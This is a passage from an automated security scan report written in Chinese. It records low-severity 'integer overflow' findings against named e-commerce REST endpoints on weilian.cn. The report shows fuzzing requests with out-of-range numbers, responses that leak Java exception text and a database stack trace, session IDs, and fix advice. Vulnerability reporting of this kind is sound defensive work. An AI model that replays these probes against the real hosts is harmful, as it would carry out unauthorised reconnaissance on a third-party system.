Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "          -999999999999999999",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
```

```

"classname": "\u884c\u653f\u670d\u52a1",
"status": "0",
"seq": "12",
"endflag": "1",
"level": "2",
"imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:06 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '-999999999999999999': not a
valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@8bd7be8; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```

变体- | 3 / 3

差异: **参数** 从以下位置进行控制: 55 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 195
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "18446744073709551617",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:06 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '18446744073709551617': not a
valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2ace7973; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```


整数溢出	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff
实体:	->"goodsonoff"[0]->"enterpriseid" (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 6

- 差异: 参数 从以下位置进行控制: 55 至: 99999999999999999999
- 推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。
- 测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 102
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 99999999999999999999,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (99999999999999999999) out of range of long (-9223372036854775808 -
```

```
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@1a3c3a4d; line: 1, column: 52]
```

变体- | 2 / 6

差异: 参数 从以下位置进行控制: 55 至: 9999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 102
sessionId: c5b8689a1098705cd3ffddf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 9999999999999999999,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (9999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@635e556a; line: 1, column: 52]
```

变体- | 3 / 6

差异: 参数 从以下位置进行控制: 55 至: -9999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
sessionId: c5b8689a1098705cd3ffddf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
```

```

Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": -999999999999999999,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@2af4348a; line: 1, column: 53]

```

变体- | 4 / 6

差异: **参数** 从以下位置进行控制: 55 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": -999999999999999999,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT

```

```
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@3c29929e; line: 1, column: 53]
```

变体- | 5 / 6

差异: **参数** 从以下位置进行控制: 55 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 102
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 18446744073709551617,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@409e96c3; line: 1, column: 52]
```

变体- | 6 / 6

差异: **参数** 从以下位置进行控制: 55 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 102
```

```
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 18446744073709551617,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
    at [Source: io.netty.buffer.ByteBufInputStream@51855fcf; line: 1, column: 52]
```

问题 13 / 16

TOC

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 3

差异: 参数 从以下位置进行控制: 105190 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 98
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 999999999999999999,
      "departmentid": 1670,
      "status": 1
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Numeric value (999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@135661b1; line: 1, column: 65]
```

变体- | 2 / 3

差异: 参数 从以下位置进行控制: 105190 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 99
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": -999999999999999999,
      "departmentid": 1670,
      "status": 1
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
```

```
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
  at [Source: io.netty.buffer.ByteBufInputStream@69e3d848; line: 1, column: 66]
```

变体- | 3 / 3

差异: **参数** 从以下位置进行控制: **105190** 至: **18446744073709551617**

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 98
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 18446744073709551617,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
  at [Source: io.netty.buffer.ByteBufInputStream@2901f363; line: 1, column: 65]
```

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体-| 1 / 3

差异: 参数 从以下位置进行控制: 105190 至: 999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 69
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": 999999999999999999,
  "stockqty": "+12",
  "departmentid": 1670
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:19 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Numeric value (999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@4fcb5575; line: 1, column: 32]
```

变体-| 2 / 3

差异: 参数 从以下位置进行控制: 105190 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 70
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": -999999999999999999,
  "stockqty": "+12",
  "departmentid": 1670
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:19 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Numeric value (-999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@66bb4f91; line: 1, column: 33]
```

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 105190 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 69
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": 18446744073709551617,
  "stockqty": "+12",
  "departmentid": 1670
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:19 GMT
```

```
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@1f0c8d05; line: 1, column: 32]
```

问题 15 / 16

TOC

整数溢出

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"departmentid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 1670 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 71
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 99999999999999999999
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:19 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Numeric value (999999999999999999999999) out of range of long (-9223372036854775808 - 9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@69a0c75d; line: 1, column: 71]
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 1670 至: -999999999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 72
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": -999999999999999999999999
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:20 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-999999999999999999999999) out of range of long (-9223372036854775808 - 9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@2ec60794; line: 1, column: 72]
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 1670 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 61
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
```



```

at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.update(PreparedStatementHandler.jav
a:41)\n\tat org.apache.ibatis.exec
...
...
...

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 1670 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 71
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 18446744073709551617
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
  at [Source: io.netty.buffer.ByteBufInputStream@10384559; line: 1, column: 71]

```

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageSize (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 15 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=99999999999999999999&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "99999999999999999999"

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 15 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=-99999999999999999999&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
